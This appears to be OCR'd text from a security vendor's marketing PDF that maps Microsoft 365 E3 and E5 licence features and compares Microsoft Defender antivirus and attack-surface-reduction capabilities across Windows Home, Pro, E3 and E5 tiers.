
Intelligence-driven protection, detection and response.


START TRIAL > REQUEST A QUOTE >

Microsoft

Microsoft

M365 Enterprise License Map


Office 365 E3
Enterprise Mobility + Security E3 (EMS E3)
Windows 10 E3
Microsoft 365 E3
Office 365 ProPlus
Exchange Online Plan 2
SharePoint Online Plan 2
OneDrive for Business Plan 2
Office Mobile
Exchange Online Protection
Yammer Enterprise
MyAnalytics
Office Online
Data Loss Prevention
PowerApps for Office 365
Flow for Office 365
Sway
eDiscovery
Retention Policy
Stream for Office 365
Skype for Business Plan 2
Microsoft Teams
Forms
Delve
Meeting Broadcast
Planner
Audit Logging
Kaizala Pro
Intune MDM & MAM
Azure Information Protection Plan 1
Advanced Threat Analytics
Azure Rights Management
System Center Config Manager
System Center Endpoint Protection
Windows Server CAL Rights
Windows Rights Management
Conditional Access
Multi-Factor Auth (MFA) inc. Server
Microsoft Identity Manager
Azure AD B2B
5 guests per user
App Proxy, including PingAccess
Cloud App Discovery
3rd Party MFA Integration
Terms of Use
Advanced Security Reports & Alerts
Single-Sign-On to other SaaS
Azure AD Connect Health
Enterprise State Roaming
Shared Account Password Roll-Over
Self-Service Password Reset in AD
Self-Service Group Management
Group-Based Access Management
Azure AD Premium Plan 1
App-V
AppLocker
Azure AD Join
BitLocker
Conditional Access
Cortana Management
Credential Guard
Device Guard
MDM & MAM
MDOP
Microsoft Store for Business
User Experience Virtualisation
Windows Defender Antivirus
Windows Hello Management
Windows Information Protection
Windows to Go
BitLocker to Go
BranchCache
Voice, Pen, Touch, Ink, and Gesture
Windows Analytics
Direct Access
Domain Join
Windows Update for Business
Windows Virtual Desktop
Microsoft 365 E3
Office 365 E3
Enterprise Mobility + Security E3 (EMS E3)
Windows 10 E3


Office 365 E5
Enterprise Mobility + Security E5 (EMS E5)
Windows 10 E5
Microsoft 365 E5
Microsoft 365 E5 Compliance
Microsoft 365 E5 Security
Phone System
Audio Conferencing
Power BI Pro
Customer Key
Customer Lockbox
Privileged Access Management
Advanced Message Encryption
Advanced Data Governance
Advanced eDiscovery
Data Loss Prevention for Teams
Information Barriers
Office 365 Advanced Compliance
Azure Information Protection Plan 2
Office 365 ATP Plan 1
Threat Investigation & Response
Attack Simulator
Threat Explorer
Threat Trackers
Office 365 ATP Plan 2
Access Reviews
Azure Identity Protection
Risk-Based Conditional Access
Privileged Identity Management
Azure AD Premium Plan 2
(includes Plan 1 features)
Azure ATP
Microsoft Cloud App Security
Next Gen Protection
Microsoft Threat Experts
Threat Analytics
Advanced Hunting
Endpoint Detection & Response
Automated Investigation & Response
Threat & Vulnerability Management
Attack Surface Reduction
Microsoft Defender ATP
Office 365 E5
Enterprise Mobility + Security E5 (EMS E5)
Windows 10 E5


Advantages of Microsoft Defender AV

	Home	Pro	E3	E5
Next Generation Protection				
Scanning of files for potential threats	●	●	●	●
Pre-execution emulation of potential threats	●	●	●	●
Behavior monitoring and threat prevention	●	●	●	●
In-memory monitoring and threat prevention	●	●	●	●
Machine learning/artificial intelligence-based threat prevention	●	●	●	●
Cloud protection for fastest responses to emerging threats	●	●	●	●
Comprehensive prevention from advanced fileless threats	●	●	●	●
Sandboxing of the antivirus engine	●	●	●	●
Risk-based cloud protection levels (i.e.: inspection level)	●	●	●	●
Configurable cloud protection levels (i.e.: inspection level)			●	●
Advanced detonation-based cloud protection				●
Deep learning and advanced machine learning based threat prevention				●
Automatic emergency outbreak protection managed by Intelligent Security Graph				●
Instant threat prevention based on post breach alerts				●
Premium 24/7/365 support for threat sample submissions				●
Advanced monitoring, analytics and reporting for Next Generation Protection capabilities				●

Advantages of Microsoft Defender AV

	Home	Pro	E3	E5
Attack Surface Reduction				
Integrity enforcement of operating system boot up process	●	●	●	●
Integrity enforcement of sensitive operating system components	●	●	●	●
Advanced vulnerability exploit mitigations	●	●	●	●
Reputation based network protection for Microsoft Edge, Internet Explorer and Chrome	●	●	●	●
Host based firewall	●	●	●	●
Ransomware mitigations	●	●	●	●
Hardware based isolation for Microsoft Edge		●	●	●
Application control powered by the Intelligent Security Graph		●	●	●
Device Control (e.g.: USB)		●	●	●
Network protection for web-based threats			●	●
Enterprise management of hardware-based isolation for Microsoft Edge			●	●
Customizable network protection for web-based threats				●
Host intrusion prevention rules				●
Tamper protection of antivirus solution				●
Device based Conditional Access				●
Advanced monitoring, analytics and reporting for Attack Surface reduction capabilities				●

WINDOWS 10 SECURITY



LEGACY WINDOWS